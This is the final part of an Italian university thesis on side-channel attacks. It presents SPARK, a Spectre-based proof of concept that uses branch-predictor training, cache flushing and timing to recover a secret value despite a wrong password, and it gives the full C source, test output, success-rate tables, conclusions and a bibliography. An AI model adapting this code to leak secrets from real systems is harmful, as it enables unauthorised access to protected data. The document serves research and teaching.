86     if (results[index] > 0 && rangeMin <= secret[userUnderAttack]
87         && rangeMax >= secret[userUnderAttack]) {
88         printf("OK: prediction between %d and %d, secret = %d\n",
89             rangeMin,
90             rangeMax, secret[userUnderAttack]);
91         ok++;
92     } else if (results[index] == 0) {
93         printf("+++++ NO-HIT: detected 0 hit in %d rounds +++++\n",
94             numberOfRuns);
95         noHit++;
96     } else {
97         printf(
98             "----- ERROR: prediction between %d and %d, secret = %d
99             -----\n",
100             rangeMin, rangeMax, secret[userUnderAttack]);
101         error++;
102     }
103 }
104 printf("***TOTAL***\nok -> %d\nNO-HIT -> %d\nERROR -> %d\n", ok,
105     noHit,
106     error);

```

```

104  return (0);
105  }

```

Nell'ultima parte del programma viene cercato l'indice `index` con il valore più alto nell'array `results`. Questo indice rappresenta la porzione di `array2` che dovrebbe contenere il segreto. Da questo indice viene calcolato il range da restituire (figura 15) limitato in basso da 0 ed in alto da `SIZE` che non è altro che:

$$((\text{index} - \text{precisionLoss}) * \delta, (\text{index} + 1 + \text{precisionLoss}) * \delta).$$

Il risultato così ottenuto viene infine comparato con `secret[userUnderAttack]` e viene stabilito il risultato dell'attacco:

- OK - se il segreto ricade nel range calcolato.
- ERROR - se il segreto non ricade nel range calcolato.
- NO-HIT - se non si è rilevata alcuna hit.

Come ultima cosa viene visualizzato sullo schermo un resoconto dei risultati ottenuti. Nella figura 16 si può vedere la schermata del programma.

### 5.2.2 Prove sperimentali

Abbiamo testato il programma su un notebook SAMSUNG-R580 che monta un processore INTEL CORE i3-330M la cui cache è divisa in:

L1 - 2 x 64 KB divise in

- 2 x 32 KB 4-way associative cache per i dati
- 2 x 32 KB 8-way associative cache per le istruzioni




Figura 15: calcolo del range.

```

>SPARK.exe 50 10 38 0
Test 1 di 10
OK: prediction between 544 and 576, secret = 562
Test 2 di 10
OK: prediction between 2448 and 2480, secret = 2471
Test 3 di 10
OK: prediction between 240 and 272, secret = 262
Test 4 di 10
OK: prediction between 2848 and 2880, secret = 2871
Test 5 di 10
++++ NO-HIT: detected 0 hit in 50 rounds +++++
Test 6 di 10
OK: prediction between 272 and 304, secret = 291
Test 7 di 10
OK: prediction between 2432 and 2464, secret = 2453
Test 8 di 10
OK: prediction between 1648 and 1680, secret = 1666
Test 9 di 10
OK: prediction between 2560 and 2592, secret = 2577
Test 10 di 10
OK: prediction between 416 and 448, secret = 437
***TOTAL***
OK -> 9
NO-HIT -> 1
ERROR -> 0

```

Figura 16: schermata del programma lanciato con i parametri 50, 100, 38, 0.

L2 - 2 x 256 KB 8-way associative cache

L3 - 3 MB 12-way associative cache condivisa dai due core

Abbiamo effettuato dieci sessioni di esperimenti (i cui risultati sono visibili in figura 17), ognuna composta da tremila test suddivisi in:

- mille in cui vengono eseguiti venti run ogni test
- mille in cui vengono eseguiti cinquanta run ogni test
- mille in cui vengono eseguiti cento run ogni test.

Come è normale aspettarsi, maggiore è il numero di round effettuato per ogni test, maggiore è la precisione che si ottiene. Nei nostri esperimenti si passa infatti da una media di successi ottenuti del 79.8% con venti round a 98.2% con cento round. Ovviamente, aumentando il numero di round, aumenta il tempo di esecuzione che nei due casi precedenti passa, per ogni test, da meno di un secondo a circa cinque secondi.

Round	Risultato	E1	E2	E3	E4	E5	E6	E7	E8	E9	E10	Media
20	OK	862	921	805	817	561	749	702	812	857	896	<u>798</u>
	NO-HIT	135	76	193	181	438	248	296	185	141	101	<u>199</u>
	ERROR	3	3	2	2	1	3	2	3	2	3	<u>2,4</u>
50	OK	948	975	981	943	901	938	952	962	968	950	<u>952</u>
	NO-HIT	46	23	15	57	96	58	47	38	31	49	<u>46</u>
	ERROR	6	2	4	0	3	4	1	0	1	1	<u>2,2</u>
100	OK	994	987	983	987	991	993	937	988	964	992	<u>982</u>
	NO-HIT	3	12	15	9	7	5	63	11	33	6	<u>16</u>
	ERROR	3	1	2	4	2	2	0	1	3	2	<u>2</u>

Figura 17: risultati ottenuti dal programma.

---

## CONCLUSIONI

---

Durante lo svolgimento di questa tesi, la prima cosa che è apparsa evidente è stata l'estrema attualità e il fermento che in questo periodo è presente nell'ambiente scientifico e industriale sugli attacchi di tipo side-channel e in particolar modo su quelli della famiglia SPECTRE. Vengono prodotti continuamente articoli accademici che spiegano nuovi attacchi o varianti di quelli già conosciuti e, di conseguenza, vengono rilasciate dalle varie case costruttrici di processori nuove contromisure. Più in generale, vengono diffuse in rete un numero impressionante di informazioni su questo tema.

È proprio di pochi giorni fa (agosto 2018) l'aggiunta di una nuova variante agli attacchi della famiglia SPECTRE denominato *FORESHADOW*[76].

L'idea che ci siamo fatti è che sia stato appena aperto un vaso di Pandora che sta mettendo in crisi la sicurezza di milioni di macchine in tutto il mondo. Le case costruttrici (Intel soprattutto) stanno cercando di mitigare questi attacchi sui vecchi processori con aggiornamenti al microcode e, in collaborazione con i produttori dei principali sistemi operativi, con aggiornamenti ai kernel. Sui processori di nuova generazione ci sarà bisogno di una riprogettazione sostanziosa per evitare, fin dal primo momento, di ritrovarsi ancora in questo tipo di situazioni. Fortunatamente la cultura della sicurezza, che fino a poco tempo fa veniva ritenuta un male necessario, sta prendendo piede anche fra i non addetti ai lavori.

È appurato che la maggior parte degli attacchi informatici sfrutta falle dovute alla ricerca di miglioramento di prestazioni a discapito della robustezza del programma. Trovare il giusto bilanciamento tra prestazioni e sicurezza è sicuramente molto difficile ma, se vogliamo evitare che disastri del genere si verifichino di nuovo, dovremo privilegiare sempre di più la seconda, eventualmente a discapito della prima.





---

## SPARK - CODICE COMPLETO E COMMENTATO

---

```
1  /*
2  * spark.c
3  *
4  * Created on: 02 lug 2018
5  * Author: Marco
6  */
7
8  #include <stdio.h>
9  #include <stdlib.h>
10 #include <stdint.h>
11 #include <time.h>
12 #include <x86intrin.h> // per usare rdtscp e clflush
13
14 /***** Codice vittima *****/
15 #define SIZE 3000
16 uint8_t unused1[64];
17 unsigned int secret[SIZE];
18 uint8_t unused2[64];
19 unsigned int array2[SIZE];
20 uint8_t unused3[64];
21 unsigned int passwordDigest[SIZE];
22
23 uint8_t temp = 0;
24
25 void victim_function(int userID, int pwd) {
26     if (pwd == passwordDigest[userID]) {
27         temp = array2[secret[userID]];
28     }
29 }
30
31 /***** Main *****/
```

```
32 int main(int argn, char *argv[]) {
33
34 #define CACHELINE 512
35
36 // verifica se gli argomenti sono in numero giusto
37 // 1 - number of runs
38 // 2 - number of tests
39 // 3 - cache hit threshold
40 // 4 - precision loss
41
42 if (argn - 1 != 4) {
43     printf (
44         "Illegal number of arguments. It must be 4 (#round, #test, #
         threshold, precisionLoss\n");
45     exit(1);
46 }
47
48 // parametri
49
50 // numero di round per test
51 int numberOfRuns = strtol(argv[1], NULL, 10);
52 // numero di test
53 int numberOfTest = strtol(argv[2], NULL, 10);
54 // soglia cache hit
55 int cacheHitThreshold = strtol(argv[3], NULL, 10);
56 // precisione dei risultati
57 int precisionLoss = strtol(argv[4], NULL, 10);
58 // numero di bit occupati da ogni posizione dell'array
59 int blocks = sizeof(array2[0]) * 8;
60 // numero di elementi in una line
61 int delta = CACHELINE / blocks;
62 // classi di risultati
63 int class = SIZE / delta + 1;
64
65 // contatori
66 int ok = 0;
67 int error = 0;
68 int noHit = 0;
69
70 // array risultati
71 int results[class];
72
```

```
73 unsigned int timeReg;
74 register uint64_t time1, time2;
75
76 /* inizializzo il seme del generatore
77 random per avere risultati diversi ad ogni test*/
78 srand(time(NULL));
79
80 // per ogni test
81 for (int t = 1; t <= numberOfTest; t++) {
82
83     printf ("Test %d di %d\n", t, numberOfTest);
84
85     // scelgo casualmente l'user da attaccare
86     int userUnderAttack = rand() % SIZE;
87
88     // inizializzo casualmente gli array
89     for (int i = 0; i < SIZE; i++) {
90         passwordDigest[i] = rand() % SIZE;
91         array2[i] = rand() % SIZE;
92         secret[i] = rand() % SIZE;
93     }
94
95     // scelgo password sicuramente sbagliata
96     int wrongPassword = passwordDigest[userUnderAttack] + 1;
97
98     // inizializzo a 0 l'array risultati
99     for (int i = 0; i < class; i++) {
100         results[i] = 0;
101     }
102
103     // per ogni run
104     for (int j = 0; j < numberOfRuns; j++) {
105
106         for (int l = 1; l <= class; l++) {
107
108             //addestro il branch predictor
109             for (int i = 0; i < 3; i++) {
110                 victim_function(1, passwordDigest[1]);
111             }
112
113             // flushing array2 e passwordDigest dalla cache
114             for (int i = 0; i < SIZE; i++) {
```

```
115         _mm_clflush(&array2[i]);
116         _mm_clflush(&passwordDigest[i]);
117     }
118
119     // aspetto che le operazioni in memoria vengano eseguite
120     _mm_lfence();
121
122     // richiamo la funzione vittima con l'ID da attaccare
123     // e la password sbagliata
124     victim_function(userUnderAttack, wrongPassword);
125
126     // calcolo il tempo di accesso alla posizione l
127     time1 = __rdtscp(&timeReg);
128     timeReg = array2[l * delta];
129     time2 = __rdtscp(&timeReg) - time1;
130
131     _mm_lfence();
132
133     // aggiorno la posizione corrispondente di results
134     // se il tempo <= della soglia
135     if ((int) time2 <= cacheHitThreshold) {
136         results[l]++;
137     }
138 }
139 }
140
141 // cerco il massimo nell'array dei risultati
142 int max = -1;
143 int index = -1;
144 for (int i = 0; i < class; i++) {
145     if (results[i] >= max) {
146         max = results[i];
147         index = i;
148     }
149 }
150
151 // stampo il risultato confrontando il candidato
152 // con il piu alto numero di occorrenze e lo confronto con il
segreto
153 // assicurandomi che ci sia almeno una occorrenza
154 int rangeMax =
155     ((index + 1 + precisionLoss) * delta >= SIZE) ?
```

```

156         SIZE : (index + 1 + precisionLoss) * delta;
157     int rangeMin =
158         ((index - precisionLoss) * delta <= 0) ?
159         0 : (index - precisionLoss) * delta;
160
161     if (results[index] > 0 && rangeMin <= secret[userUnderAttack]
162         && rangeMax >= secret[userUnderAttack]) {
163         printf ("OK: prediction between %d and %d, secret = %d\n",
164             rangeMin,
165             rangeMax, secret[userUnderAttack]);
166         ok++;
167     } else if (results[index] == 0) {
168         printf ("+++++ NO-HIT: detected 0 hit in %d rounds +++++\n",
169             numberOfRuns);
170         noHit++;
171     } else {
172         printf (
173             "----- ERROR: prediction between %d and %d, secret = %d
174             -----\n",
175             rangeMin, rangeMax, secret[userUnderAttack]);
176         error++;
177     }
178 }
179
180 // stampro il conteggio totale degli errori e degli ok
181 printf ("***TOTAL***\nok -> %d\nNO-HIT -> %d\nERROR -> %d\n", ok,
182     noHit,
183     error);
184
185 return (0);
186 }

```

Codice A.1: SPARK - codice completo e commentato




Figura 18: XKCD 1938 - SPECTRE e Meltdown

---

## BIBLIOGRAFIA

---

- [1] Michele Boreale. *Note per il corso di CODICI E SICUREZZA*. 2013. (Cited on page 6.)
- [2] François-Xavier Standaert. Introduction to side-channel attacks. In *Secure Integrated Circuits and Systems*, pages 27–42. Springer, 2010. (Cited on pages 8 and 9.)
- [3] Stefan Mangard. A simple power-analysis (spa) attack on implementations of the aes key expansion. In *International Conference on Information Security and Cryptology*, pages 343–358. Springer, 2002. (Cited on pages 8 and 11.)
- [4] Donald C Latham. Department of defense trusted computer system evaluation criteria. *Department of Defense*, 1986. (Cited on page 8.)
- [5] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, pages 1–27, 2016. (Cited on pages 9, 30, 34, and 39.)
- [6] Christophe Giraud. Dfa on aes. In *International Conference on Advanced Encryption Standard*, pages 27–41. Springer, 2004. (Cited on pages 10 and 11.)
- [7] Ramesh Karri, Kaijie Wu, Piyush Mishra, and Yongkook Kim. Fault-based side-channel cryptanalysis tolerant rijndael symmetric block cipher architecture. In *Defect and Fault Tolerance in VLSI Systems, 2001. Proceedings. 2001 IEEE International Symposium on*, pages 427–435. IEEE, 2001. (Cited on pages 10 and 11.)
- [8] Daniel Genkin, Adi Shamir, and Eran Tromer. Rsa key extraction via low-bandwidth acoustic cryptanalysis. In *International Cryptology Conference*, pages 444–461. Springer, 2014. (Cited on pages 10, 11, and 14.)
- [9] Julie Ferrigno and M Hlaváč. When aes blinks: introducing optical side channel. *IET Information Security*, 2(3):94–98, 2008. (Cited on pages 10, 11, and 14.)

- [10] Zdenek Martinasek, Vaclav Zeman, and Krisztina Trasy. Simple electromagnetic analysis in cryptography. *International Journal of Advances in Telecommunications, Electrotechnics, Signals and Systems*, 1(1):13–19, 2012. (Cited on pages 10, 11, and 12.)
- [11] Wim Van Eck. Electromagnetic radiation from video display units: An eavesdropping risk? *Computers & Security*, 4(4):269–286, 1985. (Cited on pages 10, 11, and 12.)
- [12] Dmitri Asonov and Rakesh Agrawal. Keyboard acoustic emanations. In *Security and Privacy, 2004. Proceedings. 2004 IEEE Symposium on*, pages 3–11. IEEE, 2004. (Cited on pages 10, 11, and 14.)
- [13] Michael Backes, Markus Dürmuth, Sebastian Gerling, Manfred Pinkal, and Caroline Sporleder. Acoustic side-channel attacks on printers. In *USENIX Security symposium*, pages 307–322, 2010. (Cited on pages 10, 11, and 13.)
- [14] NIST-FIPS Standard. Announcing the advanced encryption standard (aes). *Federal Information Processing Standards Publication*, 197:1–51, 2001. (Cited on page 11.)
- [15] Ronald L Rivest, Adi Shamir, and Leonard Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Communications of the ACM*, 21(2):120–126, 1978. (Cited on page 11.)
- [16] Taher ElGamal. A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE transactions on information theory*, 31(4):469–472, 1985. (Cited on page 11.)
- [17] Neal Koblitz. Elliptic curve cryptosystems. *Mathematics of computation*, 48(177):203–209, 1987. (Cited on page 11.)
- [18] Victor S Miller. Use of elliptic curves in cryptography. In *Conference on the theory and application of cryptographic techniques*, pages 417–426. Springer, 1985. (Cited on page 11.)
- [19] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. *arXiv preprint arXiv:1801.01203*, 2018. (Cited on pages 11 and 42.)



- [20] Ping Zhou, Tao Wang, Xiaoxuan Lou, Xinjie Zhao, Fan Zhang, and Shize Guo. Efficient flush-reload cache attack on scalar multiplication based signature algorithm. *Science China Information Sciences*, 61(3):039102, 2018. (Cited on page 11.)
- [21] Yuval Yarom and Katrina Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *USENIX Security Symposium*, pages 719–732, 2014. (Cited on pages 11, 30, and 35.)
- [22] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. Armageddon: Cache attacks on mobile devices. In *USENIX Security Symposium*, pages 549–564, 2016. (Cited on pages 11, 34, and 35.)
- [23] Steven J Murdoch. Hot or not: Revealing hidden services by their clock skew. In *Proceedings of the 13th ACM conference on Computer and communications security*, pages 27–36. ACM, 2006. (Cited on pages 11 and 17.)
- [24] Daniel Genkin, Lev Pachmanov, Eran Tromer, and Yuval Yarom. Drive-by key-extraction cache attacks from portable code. 2018. (Cited on page 11.)
- [25] Peter Wright. *Spycatcher*. 1987. (Cited on page 12.)
- [26] RL Herndon. Electromagnetic pulse (emp) and tempest protection for facilities. *DC: Army Corps of Engineers Publication Department*, 1990. (Cited on page 12.)
- [27] Markus G Kuhn. Eavesdropping attacks on computer displays. *Information Security Summit*, pages 24–25, 2006. (Cited on page 12.)
- [28] Martin Vuagnoux and Sylvain Pasini. Compromising electromagnetic emanations of wired and wireless keyboards. In *USENIX security symposium*, pages 1–16, 2009. (Cited on page 12.)
- [29] Günther Bernatzky, Reinhard Sittl, and Rudolf Likar. *Schmerzbehandlung in der Palliativmedizin*. Springer-Verlag, 2011. (Cited on page 13.)
- [30] James C Tsang, Jeffrey A Kash, and David P Vallett. Picosecond imaging circuit analysis. *IBM Journal of Research and Development*, 44(4):583–603, 2000. (Cited on page 15.)

- [31] Paul Kocher, Joshua Jaffe, Benjamin Jun, and Pankaj Rohatgi. Introduction to differential power analysis. *Journal of Cryptographic Engineering*, 1(1):5–27, 2011. (Cited on page 15.)
- [32] Julien Bouchier, Tom Kean, Carol Marsh, and David Naccache. Temperature attacks. *IEEE Security & Privacy*, 7(2):79–82, 2009. (Cited on pages 16 and 17.)
- [33] Julien Bouchier, Nora Dabbous, Tom Kean, Carol Marsh, and David Naccache. Thermocommunication. *IACR Cryptology ePrint Archive*, 2009:2, 2009. (Cited on page 16.)
- [34] Sergei Skorobogatov. Low temperature data remanence in static ram. Technical report, University of Cambridge, Computer Laboratory, 2002. (Cited on page 16.)
- [35] Hagai Bar-El, Hamid Choukri, David Naccache, Michael Tunstall, and Claire Whelan. The sorcerer’s apprentice guide to fault attacks. *Proceedings of the IEEE*, 94(2):370–382, 2006. (Cited on page 17.)
- [36] John R Vig. Introduction to quartz frequency standards. revision. Technical report, ARMY LAB COMMAND FORT MONMOUTH NJ ELECTRONICS TECHNOLOGY AND DEVICES LAB, 1992. (Cited on page 17.)
- [37] Sikhar Patranabis and Debdeep Mukhopadhyay. Fault tolerant architectures for cryptography and hardware security, 2018. (Cited on page 17.)
- [38] Michael Tunstall, Debdeep Mukhopadhyay, and Subidh Ali. Differential fault analysis of the advanced encryption standard using a single fault. In *IFIP International Workshop on Information Security Theory and Practices*, pages 224–233. Springer, 2011. (Cited on page 17.)
- [39] Yang Li, Kazuo Sakiyama, Shigeto Gomisawa, Toshinori Fukunaga, Junko Takahashi, and Kazuo Ohta. Fault sensitivity analysis. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 320–334. Springer, 2010. (Cited on page 18.)
- [40] Nahid Farhady Ghalaty, Bilgiday Yuce, Mostafa Taha, and Patrick Schaumont. Differential fault intensity analysis. In *Fault Diagnosis and Tolerance in Cryptography (FDTC), 2014 Workshop on*, pages 49–58. IEEE, 2014. (Cited on page 18.)

- [41] Thomas Fuhr, Eliane Jaulmes, Victor Lomné, and Adrian Thillard. Fault attacks on aes with faulty ciphertexts only. In *Fault Diagnosis and Tolerance in Cryptography (FDTC), 2013 Workshop on*, pages 108–118. IEEE, 2013. (Cited on page 18.)
- [42] Bruno Robisson and Pascal Manet. Differential behavioral analysis. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 413–426. Springer, 2007. (Cited on page 18.)
- [43] Yang Li, Yu-Ichi Hayashi, Arisa Matsubara, Naofumi Homma, Takafumi Aoki, Kazuo Ohta, and Kazuo Sakiyama. Yet another fault-based leakage in non-uniform faulty ciphertexts. In *Foundations and Practice of Security*, pages 272–287. Springer, 2014. (Cited on page 18.)
- [44] Ross Anderson and Markus Kuhn. Tamper resistance-a cautionary note. In *Proceedings of the second Usenix workshop on electronic commerce*, volume 2, pages 1–11, 1996. (Cited on page 19.)
- [45] Adi Shamir. Protecting smart cards from passive power analysis with detached power supplies. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 71–77. Springer, 2000. (Cited on page 19.)
- [46] Pim Tuyls, Geert-Jan Schrijen, Boris Škorić, Jan Van Geloven, Nynke Verhaegh, and Rob Wolters. Read-proof hardware from protective coatings. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 369–383. Springer, 2006. (Cited on page 19.)
- [47] Kris Tiri, Moonmoon Akmal, and Ingrid Verbauwhede. A dynamic and differential cmos logic with signal independent power consumption to withstand differential power analysis on smart cards. In *Solid-State Circuits Conference, 2002. ESSCIRC 2002. Proceedings of the 28th European*, pages 403–406. IEEE, 2002. (Cited on page 19.)
- [48] Arnaud Boscher, Elena Vasilievna Trichina, and Helena Handschuh. Randomized rsa-based cryptographic exponentiation resistant to side channel and fault attacks, March 20 2012. US Patent 8,139,763. (Cited on page 19.)
- [49] Paul C Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In *Annual International Cryptology Conference*, pages 104–113. Springer, 1996. (Cited on page 21.)

- [50] Peter L Montgomery. Modular multiplication without trial division. *Mathematics of computation*, 44(170):519–521, 1985. (Cited on page 22.)
- [51] David W Kravitz. Digital signature algorithm, July 27 1993. US Patent 5,231,668. (Cited on page 22.)
- [52] David Chaum. Blind signatures for untraceable payments. In *Advances in cryptology*, pages 199–203. Springer, 1983. (Cited on page 25.)
- [53] Peter Schwabe. Timing attacks and countermeasures. <https://summerschool-croatia.cs.ru.nl/2016/slides/PeterSchwabe.pdf>, 2016. Slides from "summer school on real-world crypto and privacy". (Cited on page 25.)
- [54] John L Hennessy and David A Patterson. *Computer architecture: a quantitative approach*. Elsevier, 2011. (Cited on page 29.)
- [55] Anne Canteaut, Cedric Lauradoux, and Andre Seznec. *Understanding cache attacks*. PhD thesis, INRIA, 2006. (Cited on page 33.)
- [56] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: the case of aes. In *Cryptographers' Track at the RSA Conference*, pages 1–20. Springer, 2006. (Cited on pages 34, 35, and 36.)
- [57] Intel Intel. and ia-32 architectures software developer's manual. *Volume 3A: System Programming Guide, Part 1*(64):64, 64. (Cited on page 35.)
- [58] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Security Symposium*, pages 897–912, 2015. (Cited on page 35.)
- [59] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+ flush: a fast and stealthy cache attack. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 279–299. Springer, 2016. (Cited on page 35.)
- [60] NIST FIPS Pub. 197: Advanced encryption standard (aes). *Federal information processing standards publication*, 197(441):0311, 2001. (Cited on page 36.)

- [61] Sandeep Kumar, Christof Paar, Jan Pelzl, Gerd Pfeiffer, and Manfred Schimmler. Breaking ciphers with copacobana—a cost-optimized parallel code breaker. In *International Workshop on Cryptographic Hardware and Embedded Systems*, pages 101–118. Springer, 2006. (Cited on page 36.)
- [62] John Gilmore. Cracking des: Secrets of encryption research, wiretap politics & chip design, 1998. (Cited on page 36.)
- [63] William Stallings, Lawrie Brown, Michael D Bauer, and Arup Kumar Bhattacharjee. *Computer security: principles and practice*. Pearson Education, 2012. (Cited on page 36.)
- [64] David Cock, Qian Ge, Toby Murray, and Gernot Heiser. The last mile: An empirical study of timing channels on sel4. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 570–581. ACM, 2014. (Cited on pages 39 and 40.)
- [65] Nadhem J Al Fardan and Kenneth G Paterson. Lucky thirteen: Breaking the tls and dtls record protocols. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 526–540. IEEE, 2013. (Cited on page 39.)
- [66] Wei-Ming Hu. Reducing timing channels with fuzzy time. *Journal of computer security*, 1(3-4):233–254, 1992. (Cited on page 40.)
- [67] Amittai Aviram, Shu-Chun Weng, Sen Hu, and Bryan Ford. Efficient system-enforced deterministic parallelism. *Communications of the ACM*, 55(5):111–119, 2012. (Cited on page 40.)
- [68] Yinqian Zhang and Michael K Reiter. Düppel: retrofitting commodity operating systems to mitigate cache side channels in the cloud. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 827–838. ACM, 2013. (Cited on page 40.)
- [69] Dorothy E Denning. A lattice model of secure information flow. *Communications of the ACM*, 19(5):236–243, 1976. (Cited on page 40.)
- [70] Venkatanathan Varadarajan, Thomas Ristenpart, and Michael M Swift. Scheduler-based defenses against cross-vm side-channels. In *USENIX Security Symposium*, pages 687–702, 2014. (Cited on page 40.)

- [71] Colin Percival. Cache missing for fun and profit, 2005. (Cited on page 40.)
- [72] Zhenghong Wang and Ruby B Lee. New cache designs for thwarting software cache-based side channel attacks. In *ACM SIGARCH Computer Architecture News*, volume 35, pages 494–505. ACM, 2007. (Cited on page 41.)
- [73] Advanced Micro Devices Inc. Software techniques for managing speculation on amd processors. Technical report, 2018. Available at <https://developer.amd.com/wp-content/resources/Managing-Speculation-on-AMD-Processors.pdf>. (Cited on page 48.)
- [74] Intel Corp. Intel analysis of speculative execution side-channels. Technical report, 2018. Available at <https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf>. (Cited on page 48.)
- [75] Paul Kocher. Spectre mitigations in microsoft’s c/c++ compiler, 2018. (Cited on page 49.)
- [76] Jo Van Bulck et al. Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018.*, pages 991–1008, 2018. (Cited on page 62.)

---

## ACRONIMI

---

<b>AES</b>	Advanced Encryption Standard
<b>BP</b>	Branch Predictor
<b>CNES</b>	Centre National d'Etudes Spatiales
<b>CRT</b>	Chinese Remainder Theorem
<b>CVE</b>	Common Vulnerabilities and Exposures
<b>DBA</b>	Differential Behavior Analysis
<b>DES</b>	Data Encryption Standard
<b>DFA</b>	Differential Fault Analysis
<b>DFIA</b>	Differential Fault Intensity Analysis
<b>DH</b>	Diffie-Hellman
<b>DPA</b>	Differential Power Analysis
<b>DSA</b>	Digital Signature Algorithm
<b>DSS</b>	Digital Signature Standard
<b>FBA</b>	Fault Behavior Analysis
<b>FIPS</b>	Federal Information Processing Standards
<b>FSA</b>	Fault Sensitivity Analysis
<b>GPS</b>	Global Positioning System
<b>HTTPS</b>	HyperText Transfer Protocol over Secure Socket Layer
<b>LED</b>	Light Emitting Diode
<b>LLC</b>	Last Level Cache
<b>NATO</b>	North Atlantic Treaty Organization

**NCSCD<sub>4</sub>** National Communications Security Committee Directive 4

**NIST** National Institute of Standards and Technology

**PICA** Picosecond Imaging Circuit Analysis

**QIF** Quantitative Information-flow Analysis

**SEA** Safe-Error Attacks

**SPA** Simple Power Analysis

**SPARK** Spectre-based Password-avoiding Attack to Retrieve Keys

**TEMPEST** Transient Electromagnetic Pulse Emanation STandard

**TOR** The Onion Router

**USB** Universal Serial Bus



---

## INDICE ANALITICO

---

- Acoustic attacks, 12
- AES, 36
- Attività/passività, 9
- Branch Predictor, 44
- Cache, 29
- Cache attacks, 29
- Cache flushing, 40
- Cache lines, 31
- Capacity misses, 34
- Clflush, 35
- Cold start misses, 34
- Conflict misses, 34
- Covert channel, 9
- Differential behavior analysis, 18
- Differential fault analysis, 17
- Differential fault intensity analysis, 18
- Differential Power Analysis, 16
- Direct-mapped cache, 31
- Electromagnetic attacks, 11
- Empty initial state, 33
- Esecuzione speculativa, 43
- Evict, 31
- Evict+Reload, 35
- Evict+Time, 35
- Fault sensitivity analysis, 18
- Fault-based attacks, 17
- Flush+Flush, 35
- Flush+Reload, 35
- Forged initial state, 33
- Fully-associative cache, 31
- Funzione crittografica, 6
- Inclusività, 32
- Invasività, 9
- Lattice scheduling, 40
- Lfence(), 48
- Loaded initial state, 33
- Località spaziale, 29
